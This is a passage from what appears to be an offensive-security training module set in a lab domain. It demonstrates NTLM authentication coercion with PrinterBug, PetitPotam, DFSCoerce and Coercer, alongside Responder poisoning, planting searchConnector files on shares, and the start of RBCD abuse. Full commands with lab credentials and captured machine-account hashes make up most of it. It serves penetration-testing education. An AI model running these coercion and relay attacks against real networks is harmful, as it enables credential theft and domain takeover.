2. Connect to a remote SMB pipe such as `\PIPE\netdfs`, `\PIPE\efsrpc`, `\PIPE\lsarpc`, or `\PIPE\lsass`.
3. Bind to an `RPC` protocol to call its methods on an arbitrary target machine.

To practice coercing `HTTP NTLM` authentication, we will need to use the `CrackMapExec` module `drop-sc` on the shared folder `\\DC01\Testing`, to enable the `WebClient` service on `SQL01$` (`172.16.117.60`):

```
crackmapexec smb 172.16.117.3 -u anonymous -p '' -M drop-sc -o
URL=https://172.16.117.30/testing SHARE=Testing FILENAME=@secret

[*] Ignore OPSEC in configuration is set and OPSEC unsafe module loaded
SMB         172.16.117.3    445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         172.16.117.3    445    DC01             [+]
INLANEFREIGHT.LOCAL\anonymous:
DROP-SC     172.16.117.3    445    DC01             [+] Found writable
```

```
share: Testing
DROP-SC     172.16.117.3    445    DC01             [+] [OPSEC] Created
@secret.searchConnector-ms file on the Testing share
```

After waiting a couple of minutes and using `CrackMapExec`'s `webdav` module, we will notice that 172.16.117.60 enabled `WebDAV`:

```
crackmapexec smb 172.16.117.60 -u plaintext$ -p o6@ekK5#rlw2rAe -M webdav

SMB         172.16.117.60   445    SQL01            [*] Windows 10.0 Build
17763 x64 (name:SQL01) (domain:INLANEFREIGHT.LOCAL) (signing:False)
(SMBv1:False)
SMB         172.16.117.60   445    SQL01            [+]
INLANEFREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
WEBDAV      172.16.117.60   445    SQL01            WebClient Service
enabled on: 172.16.117.60
```

MS-RPRN PrinterBug

The `PrinterBug` technique abuses Print System Remote Protocol (`MS-RPRN` / `RPRN`), a protocol used by the Print Spooler Service, which runs by default on all Windows machines. Specifically, `PrinterBug` takes advantage of the RpcRemoteFindFirstPrinterChangeNotificationEx method, which creates a remote change notification object that monitors changes to printer objects and sends change notifications to print clients using either RpcRouterReplyPrinter (section 3.2.4.1.2) or RpcRouterReplyPrinterEx (section 3.2.4.1.4). `PrinterBug` uses `RpcRemoteFindFirstPrinterChangeNotificationEx` to coerce `SMB NTLM` authentication from a domain-joined machine by forcing it to send a notification to an attacker-controlled machine, which requires authentication.

Security researchers have developed many tools to abuse `PrinterBug` using different programming languages, including printerbug.py (Python), MSRPRN-coerce (Python), and SpoolSample (C#). We will use `printerbug.py` (found at `/home/htb-student/tools/krbrelayx`) and the credentials of the computer account we created in the previous section to coerce the DC (172.16.117.3) to authenticate against our attack machine (172.16.117.30). `printerbug.py` has two positional arguments, `target` and `listener`; `target` uses the format `domain/user:password@target` to specify the victim machine, while `listener` specifies the hostname or IP address of the attack machine that `printerbug.py` will coerce authenticating against (additionally, we can use `-no-pass` if we want to proxy `printerbug.py` through `ntlmrelayx`):

```
python3 printerbug.py
inlanefreight/plaintext$:'o6@ekK5#rlw2rAe'@172.16.117.3 172.16.117.30
```

```
[*] Impacket v0.10.1.dev1+20230718.100545.fdbd2568 - Copyright 2022 Fortra

[*] Attempting to trigger authentication via rprn RPC at 172.16.117.3
[*] Bind OK
[*] Got handle
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Triggered RPC backconnect, this may or may not have worked
```

After executing the command, we will notice that `Responder` (make sure to have the `SMB` server in `Responder.conf` set to `On`) has captured the `SMB NTLMv2-SSP hash` of `DC01$`:

```
python3 Responder.py -I ens192
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

<SNIP>

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 172.16.117.3
[SMB] NTLMv2-SSP Username : INLANEFREIGHT\DC01$
[SMB] NTLMv2-SSP Hash     :
DC01$::INLANEFREIGHT:24044d80125dd669:F3DC56D71629EA180ED2C542D622AF79:010
100000000000080<SNIP>
```

To coerce `HTTP NTLM` authentication on `WebDAV`-enabled hosts, we use the same syntax; however, for the listener, we will set it as a valid `WebDAV` connection string, using the format `ATTACKER_MACHINE_NAME@PORT/PATH`:

- `ATTACKER_MACHINE_NAME` must be the `NetBIOS` or `DNS` name of the attacker machine (`Responder` provides one by default when we start it); however, because `Responder` will poison broadcast traffic in any case, we set it to an arbitrary string. In our case, we will set it to `SUPPORTPC`.
- `PORT` specifies an arbitrary port the `WebDAV` service will use to connect to the attack machine. In our case, we will set it to `80`.
- `PATH` specifies an arbitrary path the `WebDAV` service will attempt to connect. In our case, we will set it to `print`.

```
python3 printerbug.py
inlanefreight/plaintext$:'o6@ekK5#rlw2rAe'@172.16.117.60
```

```
SUPPORTPC@80/print

[*] Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Attempting to trigger authentication via rprn RPC at 172.16.117.60
[*] Bind OK
[*] Got handle
RPRN SessionError: code: 0x6ba - RPC_S_SERVER_UNAVAILABLE - The RPC server
is unavailable.
[*] Triggered RPC backconnect, this may or may not have worked
```

After executing the command, we will notice that `Responder` (make sure to have the `HTTP` server in `Responder.conf` set to `On`) has captured the `WebDAV NTLMv2 hash` of `SQL01$`:

```
[*] [NBT-NS] Poisoned answer sent to 172.16.117.60 for name SUPPORTPC
(service: Workstation/Redirector)
[*] [MDNS] Poisoned answer sent to 172.16.117.60   for name
supportpc.local
[*] [LLMNR]  Poisoned answer sent to 172.16.117.60 for name supportpc
[HTTP] Sending NTLM authentication request to fe80::1559:28a9:7c9:caca
[WebDAV] NTLMv2 Client   : fe80::1559:28a9:7c9:caca
[WebDAV] NTLMv2 Username : INLANEFREIGHT\SQL01$
[WebDAV] NTLMv2 Hash     :
SQL01$::INLANEFREIGHT:26f495d9cf2db5ee:4AA96074630A7A9F52DA1D66284DC2D9:01
01000000000000993EE3BBDD<SNIP>
```

MS-EFSR PetitPotam

PetitPotam abuses the EfsRpcOpenFileRaw and EfsRpcEncryptFileSrv methods of Encrypting File System Remote Protocol (`MS-EFSR` / `EFSRPC`). Similar to the `PrinterBug`, `PetitPotam` requires valid domain credentials; however, prior to patching the two abused methods as addressed in CVE-2021-36942, attackers without valid domain credentials were able to coerce authentication from any domain-joined machine, including domain controllers. However, suppose we do not have valid domain credentials and encounter hosts with patched `EfsRpcOpenFileRaw` and `EfsRpcEncryptFileSrv`. In that case, we can try ly4k's PetitPotam, which implements other methods not implemented in the original `PetitPotam`.

`PetitPotam.py` (found at `/home/htb-student/tools/PetitPotam`) has two positional arguments, `listener` and `target,` both of which can be a hostname or an IP address; however, the former is for the attack machine while the latter is for the victim to coerce authentication from; the arguments `--username/-u` and `--password/-p` specify the valid domain credentials for `PetitPotam.py` to use (we can use `-no-pass` if we want to proxy `PetitPotam.py` through `ntlmrelayx`):

```
python3 PetitPotam.py 172.16.117.30 172.16.117.3 -u 'plaintext$' -p
'o6@ekK5#rlw2rAe' -d inlanefreight.local


              ___            _        _      _        ___            _
             | _ \   ___    | |_     (_)    | |_     | _ \   ___    | |_
__ _    _ __
             |  _/  / -_)   |  _|    | |    |  _|    |  _/  / _ \   |  _|
/ _` |  | '  \
            _|_|_   \___|   _\__|   _|_|_   _\__|   _|_|_   \___/   _\__|
\__,_|  |_|_|_|
          _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """
|_|"""""|_|"""""|_|"""""|_|"""""|
          "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-
'"`-0-0-'"`-0-0-'

              PoC to elicit machine account authentication via some MS-
EFSRPC functions
                                       by topotam (@topotam77)

                     Inspired by @tifkin_ & @elad_shamir previous work on
MS-RPRN

Trying pipe lsarpc
[-] Connecting to ncacn_np:172.16.117.3[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

```
python3 Responder.py -I ens192

  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                    |__|

<SNIP>

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 172.16.117.3
[SMB] NTLMv2-SSP Username : INLANEFREIGHT\DC01$
```

```
[SMB] NTLMv2-SSP Hash     :
DC01$::INLANEFREIGHT:24044d80125dd669:F3DC56D71629EA180ED2C542D622AF79:010
100000000000080<SNIP>
```

We use the same syntax to coerce `HTTP NTLM` authentication on `WebDAV`-enabled hosts. However, for the listener, we will set it as a valid `WebDAV` connection string:

```
python3 PetitPotam.py WIN-MMRQDG2R0ZX@80/files 172.16.117.60 -u
'plaintext$' -p 'o6@ekK5#rlw2rAe'



             ___            _       _      _       ___            _
            | _ \   ___    | |_     (_)    | |_     | _ \   ___    | |_
__ _    _ __
            |  _/  / -_)   |  _|    | |    |  _|    |  _/  / _ \   |  _|
/ _` |  | '  \
           _|_|_   \___|   _\__|   _|_|_   _\__|   _|_|_   \___/   _\__|
\__,_|  |_|_|_|
          _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """
|_|"""""|_|"""""|_|"""""|_|"""""|
          "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-
'"`-0-0-'"`-0-0-'

              PoC to elicit machine account authentication via some MS-
EFSRPC functions
                                      by topotam (@topotam77)

                    Inspired by @tifkin_ & @elad_shamir previous work on
MS-RPRN

Trying pipe lsarpc
[-] Connecting to ncacn_np:172.16.117.60[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

```
[*] [NBT-NS] Poisoned answer sent to 172.16.117.60 for name WIN-
MMRQDG2R0ZX (service: Workstation/Redirector)
[*] [MDNS] Poisoned answer sent to 172.16.117.60   for name win-
mmrqdg2r0zx.local
```

```
[*] [LLMNR]  Poisoned answer sent to 172.16.117.60 for name win-
mmrqdg2r0zx
[WebDAV] NTLMv2 Client   : fe80::1559:28a9:7c9:caca
[WebDAV] NTLMv2 Username : INLANEFREIGHT\SQL01$
[WebDAV] NTLMv2 Hash     :
SQL01$::INLANEFREIGHT:715dc37f7e25ef48:F5A3856A112F4159F0F2715AA1F31E22:01
01000000000000E8C027D7D7<SNIP>
```

MS-DFSNM DFSCoerce

DFSCoerce abuses the NetrDfsAddStdRoot and NetrDfsRemoveStdRoot methods of Distributed File System (DFS): Namespace Management Protocol (`MS-DFSNM`); similar to the previous tools, we need valid domain credentials to use it (`DFSCoerce` does not seem capable of coercing `HTTP NTLM` authentication):

```
python3 dfscoerce.py -u 'plaintext$' -p 'o6@ekK5#rlw2rAe' 172.16.117.30
172.16.117.3

[-] Connecting to ncacn_np:172.16.117.3[\PIPE\netdfs]
[+] Successfully bound!
[-] Sending NetrDfsRemoveStdRoot!
NetrDfsRemoveStdRoot
ServerName:                      '172.16.117.30\x00'
RootShare:                       'test\x00'
ApiFlags:                        1

DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
```

```
[SMB] NTLMv2-SSP Client   : 172.16.117.3
[SMB] NTLMv2-SSP Username : INLANEFREIGHT\DC01$
[SMB] NTLMv2-SSP Hash     :
DC01$::INLANEFREIGHT:e2d2339638fc5fd6:D4979A923DD76BC3CFA418E94958E2B0:010
100000000000000E0550D97C<SNIP>
```


Coercer

Coercer is a powerful `authentication coercion` tool that automates the abuse of 17 methods in 5 `RPC` protocols (to know more, watch the Black hat 2022 talk Searching for RPC Functions to Coerce Authentications in Microsoft Protocols by @podalirius_); let us look at the `scan` and `coerce` modes `Coercer` has (it also has a fuzz mode).

Scan Mode

The `scan` mode tests the RPC calls listening on a victim machine to determine if we can abuse them to coerce authentication. Although it is not required to start `Responder` when using the `scan` mode, the color code of `Coercer` might be misleading: regardless that we receive `SMB NTLM` hashes after running it, `Coercer` prints the debug messages in red font color (unlike in `coerce` mode, as we will see next):


```
Coercer scan -t 172.16.117.50 -u 'plaintext$' -p 'o6@ekK5#rlw2rAe' -d
inlanefreight.local -v

       ______
      / ____/___  ___  _____________  _____
     / /   / __ \/ _ \/ ___/ ___/ _ \/ ___/
    / /___/ /_/ /  __/ /  / /__/  __/ /      v2.4-blackhat-edition
    \____/\____/\___/_/   \___/\___/_/       by @podalirius_

[info] Starting scan mode
[info] Scanning target 172.16.117.50
[+] Listening for authentications on '172.16.117.30', SMB port 445
[!] SMB named pipe '\PIPE\Fssagentrpc' is not accessible!
[!] SMB named pipe '\PIPE\efsrpc' is not accessible!
[+] SMB named pipe '\PIPE\eventlog' is accessible!
   [+] Successful bind to interface (82273fdc-e32a-18c3-3f78-827929dc23ea,
0.0)!
      [!] (NO_AUTH_RECEIVED) MS-EVEN——>ElfrOpenBELW(BackupFileName='\??
\UNC\172.16.117.30\sXd63wiK\aa')
<SNIP>
```



Coerce Mode

The `coerce` mode abuses the `RPC` calls on a victim machine to coerce authentication so that we can relay them over to relay targets, using `ntlmrelayx`, for example. We will use the `--always-continue` option because otherwise, `Coercer` will prompt us whether to continue coercing for every `RPC` call. Unlike the output for the `scan` mode, even if it is an error message and authentication was coerced, `Coercer` will use the green font color:

```
Coercer coerce -t 172.16.117.50 -l 172.16.117.30 -u 'plaintext$' -p
'o6@ekK5#rlw2rAe' -d inlanefreight.local -v --always-continue

       ______
      / ____/___  ___  _____________  _____
     / /   / __ \/ _ \/ ___/ ___/ _ \/ ___/
    / /___/ /_/ /  __/ /  / /__/  __/ /      v2.4-blackhat-edition
    \____/\____/\___/_/   \___/\___/_/       by @podalirius_

[info] Starting coerce mode
[info] Scanning target 172.16.117.50
[+] Coercing '172.16.117.50' to authenticate to '172.16.117.30'
[!] SMB named pipe '\PIPE\Fssagentrpc' is not accessible!
[!] SMB named pipe '\PIPE\efsrpc' is not accessible!
[+] SMB named pipe '\PIPE\eventlog' is accessible!
   [+] Successful bind to interface (82273fdc-e32a-18c3-3f78-827929dc23ea,
0.0)!
      [!] (NO_AUTH_RECEIVED) MS-EVEN——>ElfrOpenBELW(BackupFileName='\??
\UNC\172.16.117.30\eYZugFvq\aa')
[+] SMB named pipe '\PIPE\lsarpc' is accessible!
   [+] Successful bind to interface (c681d488-d850-11d0-8c52-00c04fd90f7e,
1.0)!
      [>] (-testing-) MS-
EFSR——>EfsRpcDecryptFileSrv(FileName='\\172.16.117.30\MCdr2yRV\file.txt\
[+] (ERROR_BAD_NETPATH) MS-
EFSR——>EfsRpcDecryptFileSrv(FileName='\\172.16.117.30\MCdr2yRV\file.txt\x0
0')
      [+] (ERROR_BAD_NETPATH) MS-
EFSR——>EfsRpcDecryptFileSrv(FileName='\\172.16.117.30\TTT3UX3c\\x00')
<SNIP>
```



HTTP NTLM Authentication Coercion

`Coercer` has the `--auth-type` option that allows us to specify either `http` or `smb`, depending on the type of `NTLM` authentication we want to coerce; however, unfortunately, all 2.* releases of `Coercer` cannot successfully coerce `HTTP NTLM` authentication on hosts with `WebDAV` enabled (the tool only can coerce `SMB NTLM` authentication). Regardless of offering fewer methods compared to 2.* releases, release 1.6 successfully coerces `HTTP NTLM` authentication. We need to use the `-wh` option to specify the `WebDAV` host (we will use `SUPPORTPC2`; however, we can always use `Responder's Machine Name`), and `-wp` specifies the `WebDAV` port (we will use `80`):

```
python3 Coercer.py -t 172.16.117.60 -u 'plaintext$' -p 'o6@ekK5#rlw2rAe' -
wh SUPPORTPC2 -wp 80 -v


        ______
       / ____/___  ___  _____________  _____
      / /    / __ \/ _ \/ ___/ ___/ _ \/ ___/
     / /___/ /_/ /  __/ /  / /__/  __/ /      v1.6
     \____/\____/\___/_/   \___/\___/_/       by @podalirius_

[debug] Detected 5 usable pipes in implemented protocols.
[172.16.117.60] Analyzing available protocols on the remote machine and
perform RPC calls to coerce authentication to None ...
         <SNIP>
         [>] Connecting to ncacn_np:172.16.117.60[\PIPE\lsarpc] ...
success
   [>] Pipe '\PIPE\lsarpc' is accessible!
         [>] Connecting to ncacn_np:172.16.117.60[\PIPE\lsarpc] ...
success
         [>] Binding to <uuid='c681d488-d850-11d0-8c52-00c04fd90f7e',
version='1.0'> ... success
```

```
         [>] Connecting to ncacn_np:172.16.117.60[\PIPE\lsarpc] ...
success
         [>] Binding to <uuid='c681d488-d850-11d0-8c52-00c04fd90f7e',
version='1.0'> ... success
      [>] On '172.16.117.60' through '\PIPE\lsarpc' targeting 'MS-
EFSR::EfsRpcOpenFileRaw' (opnum 0) ... rpc_s_access_denied
      [>] On '172.16.117.60' through '\PIPE\lsarpc' targeting 'MS-
EFSR::EfsRpcEncryptFileSrv' (opnum 4) ... ERROR_BAD_NETPATH (Attack has
worked!)
      [>] On '172.16.117.60' through '\PIPE\lsarpc' targeting 'MS-
EFSR::EfsRpcDecryptFileSrv' (opnum 5) ... ERROR_BAD_NETPATH (Attack has
worked!)
      [>] On '172.16.117.60' through '\PIPE\lsarpc' targeting 'MS-
EFSR::EfsRpcQueryUsersOnFile' (opnum 6) ... ERROR_BAD_NETPATH (Attack has
worked!)
      [>] On '172.16.117.60' through '\PIPE\lsarpc' targeting 'MS-
EFSR::EfsRpcQueryRecoveryAgents' (opnum 7) ... ERROR_BAD_NETPATH (Attack
has worked!)
      [>] On '172.16.117.60' through '\PIPE\lsarpc' targeting 'MS-
EFSR::EfsRpcEncryptFileSrv' (opnum 12) ... ERROR_BAD_NETPATH (Attack has
worked!)
<SNIP>

[+] All done!
```

```
[*] [LLMNR]  Poisoned answer sent to 172.16.117.60 for name supportpc2
[*] [MDNS] Poisoned answer sent to 172.16.117.60   for name
supportpc2.local
[HTTP] Sending NTLM authentication request to fe80::1559:28a9:7c9:caca
[WebDAV] NTLMv2 Client   : fe80::1559:28a9:7c9:caca
[WebDAV] NTLMv2 Username : INLANEFREIGHT\SQL01$
[WebDAV] NTLMv2 Hash     :
SQL01$::INLANEFREIGHT:b3785e9c8db01fc7:3EBEBE5CE7E2B2C14D959CE368B3535D:01
01000000000000C88<SNIP>
```

Manual Exploitation

Instead of using `Coercer` to automate the abuse of the `RPC` calls, we can do the same manually using the windows coerced authentication methods GitHub repository. Suppose we want only to abuse the `NetrDfsAddStdRoot` `RPC` call of `MS-DFSNM`; after cloning the repository, we navigate to the folder containing the methods of MS-DFSNM and then to the folder of the specific `RPC` call, which is NetrDfsAddStdRoot in our case. Each `RPC` call folder has a Python script called `coerce_poc.py` that we can provide valid credentials, the domain name, along with a `listener` and a `target` and then run:

```
python3 coerce_poc.py -u 'plaintext$' -p 'o6@ekK5#rlw2rAe' -d
inlanefreight.local 172.16.117.30 172.16.117.3

Windows auth coerce using MS-DFSNM::NetrDfsAddStdRoot()

[>] Connecting to ncacn_np:172.16.117.3[\PIPE\netdfs] ... success
[>] Binding to <uuid='4fc742e0-4a10-11cf-8273-00aa004ae673',
version='3.0'> ... success
[>] Calling NetrDfsAddStdRoot() ...
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
```

```
python3 Responder.py -I ens192

  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

<SNIP>

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 172.16.117.3
[SMB] NTLMv2-SSP Username : INLANEFREIGHT\DC01$
[SMB] NTLMv2-SSP Hash     :
DC01$::INLANEFREIGHT:24044d80125dd669:F3DC56D71629EA180ED2C542D622AF79:010
100000000000080<SNIP>
```

Note: While we will only show one method, we encourage testing all techniques available in the repository.

Other Techniques

In addition to the `authentication coercion` techniques we covered, there are many others, including:

- MS-FSRVP
- PushSubscription Abuse

Coming Next

In the upcoming two sections, we will utilize `authentication coercion` to perform advanced `NTLM` relay attacks targeting `Kerberos` and `AD CS`.

Advanced NTLM Relay Attacks Targeting Kerberos


In the `NTLM Cross-protocol Relay Attacks` section, we covered three `LDAP` cross-protocol `post-relay` attacks; in this section, we will cover the remaining two, `Kerberos RBCD Abuse` and `Password Attacks`, specifically, `Shadow Credentials`.

Kerberos RBCD Abuse

In the Kerberos Attacks module, we learned about Resource-based constrained delegation (RBCD), in addition to how to abuse it to from Windows and Linux. `RBCD` is a type of Kerberos delegation that allows a computer to trust authentication coming from other computers; it works by setting the computer's Active Directory attribute msDS-AllowedToActOnBehalfOfOtherIdentity to hold trusted computers. For example, if we want to configure `RBCD` on `SQL01$` to trust authentication coming from `WS01$`, we need to set the `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute of `SQL01$` to `WS01$`. Subsequently, `WS01$` can request service tickets on behalf of any other user in the domain and authenticate to `SQL01$`. For example, `WS01$` can impersonate a domain administrator and authenticate to `SQL01$` with elevated privileges.

It is possible to abuse `RBCD` via relaying `NTLM` authentication because, by default, a computer can edit its own `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute; therefore, if we can coerce a target computer to perform `NTLM` authentication and relay it over `LDAP` to the DC, we can edit its `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute and add any attacker-controlled computer.

Abusing `RBCD` via relaying `NTLM` authentication requires chaining various techniques utilized in the previous sections: we will abuse the computer account `plaintext$` (which we created in the `NTLM Cross-protocol Relay Attacks` section by relaying `HTTP NTLM` authentication over `LDAP` to the DC) and utilize authentication coercion techniques against the target computer, as discussed in the previous section. Additionally, for this attack to succeed, the target computer must have the `WebClient` service (i.e., `WebDAV`) enabled, so that we can coerce it to perform `NTLM` authentication over `HTTP` instead of `SMB`, otherwise the DC will refuse the relayed requests due to its session signing requirements. However, if the DC is vulnerable to `CVE-2019-1040`, we can use the `--remove-mic` option of `ntlmrelayx` to relay `SMB NTLM` authentication over `LDAP`. The diagram below demonstrates the attack we will perform:



Enumeration

To practice coercing `HTTP NTLM` authentication in this section, we will force `SQL01` and `WS01` to enable the `WebClient` service by using `CrackMapExec`'s module `drop-sc` against the shared folders `\\DC01\Testing` and `\\DC01\smb`:

```
crackmapexec smb 172.16.117.3 -u anonymous -p '' -M drop-sc -o
URL=https://172.16.117.30/testing FILENAME=@secret

[*] Ignore OPSEC in configuration is set and OPSEC unsafe module loaded
SMB         172.16.117.3    445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         172.16.117.3    445    DC01             [+]
INLANEFREIGHT.LOCAL\anonymous:
DROP-SC     172.16.117.3    445    DC01             [+] Found writable
share: smb
DROP-SC     172.16.117.3    445    DC01             [+] [OPSEC] Created
@secret.searchConnector-ms file on the smb share
DROP-SC     172.16.117.3    445    DC01             [+] Found writable
share: Testing
DROP-SC     172.16.117.3    445    DC01             [+] [OPSEC] Created
@secret.searchConnector-ms file on the Testing share
```

After waiting a couple of minutes and using `CrackMapExec`'s `webdav` module, we will notice that 172.16.117.50 and 172.16.117.60 enabled `WebDAV`:

```
crackmapexec smb 172.16.117.0/24 -u plaintext$ -p o6@ekK5#rlw2rAe -M
webdav

SMB         172.16.117.3    445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         172.16.117.50   445    WS01             [*] Windows 10.0 Build
17763 x64 (name:WS01) (domain:INLANEFREIGHT.LOCAL) (signing:False)
(SMBv1:False)
SMB         172.16.117.60   445    SQL01            [*] Windows 10.0 Build
17763 x64 (name:SQL01) (domain:INLANEFREIGHT.LOCAL) (signing:False)
(SMBv1:False)
SMB         172.16.117.3    445    DC01             [+]
INLANEFREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
SMB         172.16.117.50   445    WS01             [+]
INLANEFREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
WEBDAV      172.16.117.50   445    WS01             WebClient Service
enabled on: 172.16.117.50
SMB         172.16.117.60   445    SQL01            [+]
INLANEFREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
